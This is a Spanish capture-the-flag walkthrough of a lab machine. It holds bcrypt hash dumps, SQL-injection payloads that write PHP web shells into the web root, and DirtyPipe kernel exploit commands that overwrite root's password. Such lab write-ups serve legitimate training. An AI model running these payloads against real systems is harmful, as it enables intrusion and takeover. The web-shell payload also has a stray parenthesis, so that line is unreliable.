big0us$2y$10$L3X8m6P1w.F2a0011ffWr.587vGCYeFXuXwE2vr3DbrYkcuF741N2,celesian$2y$10$8ewqN3lE9iazbo8sFiwUleeNIbOpAMRcaMzeiXJ50wLItn2Kd5pI6,luska$2y$10$KdZCbzxXRsbOBHI.91XIz.O.lQQ3TqeY8uonzAumoAv6v9JVQv3g.,tinyb0y$2y$10$X501zxcWLKXf.OteOaPILuhMBIaIFjid5bBjBkrst/cynKL/DLfiS,o-tafe$2y$10$XIrc.ma/p0qhvWm9.sqyOnA5184ICWNverXQVLQJD30nCw7.PyxW,watchdog$2y$10$RTbD7i5I53rofpAfr83YcOK2XsTgl001jVHZajEOSH1tGXiU8nzEq,mydonut$2y$10$7DFlqs/eXGm0JPVebpPheuEx3gXPhTnRmN1Ia5wutECZg1El7cVJK,bee$2y$10$Furn1Q00y8IbeCslv7.Oy.psgPoCH2ds3FZfJeQLCdxJ0WVhLKMzm,admin$2y$10$RX2IdEhAx8NgIkff2uxMEuX5ZJ3nBDvynyEvgHEVSuoXNBD/QXeLm

(kali@kali)-[~/Downloads]
$ cat hashes.txt | tr -s " ," "\n"
big0us$2y$10$L3X8m6P1w.F2a0011ffWr.587vGCYeFXuXwE2vr3DbrYkcuF741N2
celesian$2y$10$8ewqN3lE9iazbo8sFiwUleeNIbOpAMRcaMzeiXJ50wLItn2Kd5pI6
luska$2y$10$KdZCbzxXRsbOBHI.91XIz.O.lQQ3TqeY8uonzAumoAv6v9JVQv3g.
tinyb0y$2y$10$X501zxcWLKXf.OteOaPILuhMBIaIFjid5bBjBkrst/cynKL/DLfiS
o-tafe$2y$10$XIrc.ma/p0qhvWm9.sqyOnA5184ICWNverXQVLQJD30nCw7.PyxW
watchdog$2y$10$RTbD7i5I53rofpAfr83YcOK2XsTgl001jVHZajEOSH1tGXiU8nzEq
mydonut$2y$10$7DFlqs/eXGm0JPVebpPheuEx3gXPhTnRmN1Ia5wutECZg1El7cVJK
bee$2y$10$Furn1Q00y8IbeCslv7.Oy.psgPoCH2ds3FZfJeQLCdxJ0WVhLKMzm
admin$2y$10$RX2IdEhAx8NgIkff2uxMEuX5ZJ3nBDvynyEvgHEVSuoXNBD/QXeLm
```

Intentamos crackearlo con john pero no conseguimos ninguna contraseña:

```
(kali@kali)-[~/Downloads]
$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

Podemos intentar obtener un LFI a traves de una SQLi:


```
server {
listen 80 default_server;
listen [::]:80 default_server;

root /srv/altered/public;

add_header X-Frame-Options "SAMEORIGIN";
add_header X-Content-Type-Options "nosniff";

set $realip $remote_addr;
if ($http_x_forwarded_for ~ "^(\\d+\\.\\d+\\.\\d+\\.\\d+)" ) {
set $realip $1;
}

index index.php;

charset utf-8;

location / {
try_files $uri $uri/ /index.php?$query_string;
}

location = /favicon.ico { access_log off; log_not_found off; }
location = /robots.txt { access_log off; log_not_found off; }

error_page 404 /index.php;

location ~ \.php$ {
fastcgi_pass unix:/run/php/php-fpm.sock;
fastcgi_param SCRIPT_FILENAME $realpath_root$fastcgi_script_name;
include fastcgi_params;
}

location ~ /\.(!well-known).* {
deny all;
}
}
```

Podemos ver que el sitio web esta montado en "/srv/altered/public" y que contiene un index llamado "index.php". Vamos a ver si podemos ver su contenido:

```
<?php

use Illuminate\Contracts\Http\Kernel;
use Illuminate\Http\Request;

define('LARAVEL_START', microtime(true));

/*
|-----
| Check If The Application Is Under Maintenance
|-----
|
| If the application is in maintenance / demo mode via the "down" command
| we will load this file so that any pre-rendered content can be shown
| instead of starting the framework, which could cause an exception.
|
*/

if (file_exists($maintenance = __DIR__.'/../storage/framework/maintenance.php')) {
require $maintenance;
}

/*
|-----
| Register The Auto Loader
|-----
|
| Composer provides a convenient, automatically generated class loader for
| this application. We just need to utilize it! We'll simply require it
| into the script here so we don't need to manually load our classes.
|
*/

require __DIR__.'/../vendor/autoload.php';

/*
|-----
| Run The Application
|-----
|
| Once we have the application, we can handle the incoming request using
| the application's HTTP kernel. Then, we will send the response back
| to this client's browser, allowing them to enjoy our application.
|
*/

$app = require_once __DIR__.'/../bootstrap/app.php';
```


Como tenemos permisos de lectura vamos a intentar subir un archivo "txt" a esta ruta:

```
{
  "id": "0 union select 1,2,'text' into outfile '/srv/altered/public/text.txt'-- -",
  "secret": true
}
```




Response

prettyRawHexRender

HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 16:07:24 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6IlNWZW9CN0wzMCTEenFBWwYUj9GaVE9PSIsInZhbnVlIjoic01kbWZUNVorcjBoTzg0bmtuNTdnLzR2d' MDk1YjgzYjIyYmJhYmI4ZDk2NDJmMjUSZWw0Mzk3ZDcyOGI5MTRjNTIxNmMwNmVhNDgzIiwidGFnIjoibm0%3D; e:
Content-Length: 33

{
 "message": "Server Error"
}


Nos dice "Server Error" pero si buscamos en el navegador "text.txt" vemos que el archivo se ha subido:



Vamos a intentar ejecutar comandos a traves de php. Comenzamos subiendo un archivo que contenga el comando "whoami":

```
{
  "id": "0 union select 1,2,'<?php system(\"whoami\"); ?>' into outfile '/srv/altered/public/shell.php'-- -",
  "secret": true
}
```


Vamos a ver el resultado:




Ahora vamos a subir un archivo php que solicite el parametro cmd con el que voy a poder ejecutar comandos:

```
{
  "id": "0 union select 1,2,'<?php system($_GET[\"cmd\"])); ?>' into outfile '/srv/altered/public/shell2.php'-- -",
  "secret": true
}
```


Vamos el resultado:



Como tenemos ejecucion remota de comandos vamos a enviarnos una reverse shell:




Recibimos la conexion con netcat:





ESCALADA DE PRIVILEGIOS

Vamos a ver la version de kernel de la maquina victima:




Esta version de kernel se encuentra entre la 5.8 y 5.16.11, por lo que puede ser vulnerable a "DirtyPipe". Como la maquina victima no tiene gcc instalado tenemos que compilarlo en nuestra maquina. Nos descargamos el exploit-1.c, lo compilamos y lo transferimos a la maquina victima:

<https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits>




Le damos permisos de ejecucion y lo ejecutamos:



IMPORTANTE EN LA COMPILACION CON GCC DIRTYPIPE

Nos da un error de una libreria pero ese error es por la compilacion en nuestro kali linux. En vez de compilarlo utilizando el comando `gcc exploit-1.c -o exploit-1`, vamos a ejecutar lo siguiente:

```
gcc exploit-1.c -o exploit-1 -fpic -static
```



Ahora lo transferimos a la maquina victima, le damos permisos de ejecucion y lo ejecutamos:

```
www-data@altered:/tmp$ chmod +x exploit-1
www-data@altered:/tmp$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped" ...
system() function call seems to have failed :(
www-data@altered:/tmp$
```

Nos dice que ha cambiado la contraseña de root a "piped" y que ha realizado un backup de /etc/passwd. Vamos a ver el contenido actual del archivo /etc/passwd:

```
root:$6$root$xcgJsQ7yaob86QFGQY0K0UUj.tXqKn0SLwPRqCaLs19pqYr0pleuYYLqIC6Wh2NyiiZ0Y9lXJkClRiZkeB/Q.0:0:0:test:/root:/bin/sh
3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
htb:x:1000:1000:htb:/home/htb:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
www-data@altered:/tmp$
```

Se ha modificado la contraseña del usuario root. Podemos intentar crackear el hash para ver si es verdad que corresponde a la contraseña "piped":

```
(kali@kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
piped (?)
1g 0:00:03:08 DONE (2025-01-30 13:59) 0.005296g/s 7368p/s 7368c/s 7368C/s pippafunnel..pinyo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora, si ejecutamos `su root`, accedemos a una especie de juego parecido al ahorcado (es una forma un poco inutil de proteger el acceso hacia el usuario root pero tenemos que adivinar la palabra para poder pivotar hacia root):

```
www-data@altered:/tmp$ su root
— Welcome to PAM-Wordle! —

A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will recieve a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.

— Attempt 1 of 6 —
Word: testt
```

Contiene 5 caracteres y los caracteres que se tienen que introducir estar relacionados con linux. Si por ejemplo intentamos introducir "testt", nos da un error:

```
A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will recieve a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.

— Attempt 1 of 6 —
Word: testt
Invalid guess: unknown word.
```

Esto es porque tenemos que introducir palabras que esten relacionadas con comandos de linux o semejantes. Vamos a intentar con "chown":

```
A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will recieve a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.

— Attempt 1 of 6 —
Word: chown
Hint→*???*
— Attempt 2 of 6 —
Word: █
```

Al fallar en los 6 intentos nos dice la palabra que es:

```
Word: chown
Hint→*???*
You lose.
The word was: msync
```

La cosa es que las palabras acaban repitiendose, tenemos que ir apuntandolas y seguir probando hasta adivinarla. Volvemos a jugar y introducimos la palabra "msync"

```
— Welcome to PAM-Wordle! —

A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will recieve a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.

— Attempt 1 of 6 —
Word: msync
Hint→?sync
```

Nos falta la primera letra, intentamos con "rsync", "msync" y "fsync"

```
— Attempt 2 of 6 —
Word: rsync
Invalid guess: unknown word.
Word: msync
Hint→?sync
— Attempt 3 of 6 —
Word: fsync
Correct!
Password: █
```

Hemos adivinado la palabra, ahora podemos introducir la contraseña del usuario "root" que es "piped":

```
Password:
# whoami
root
# █
```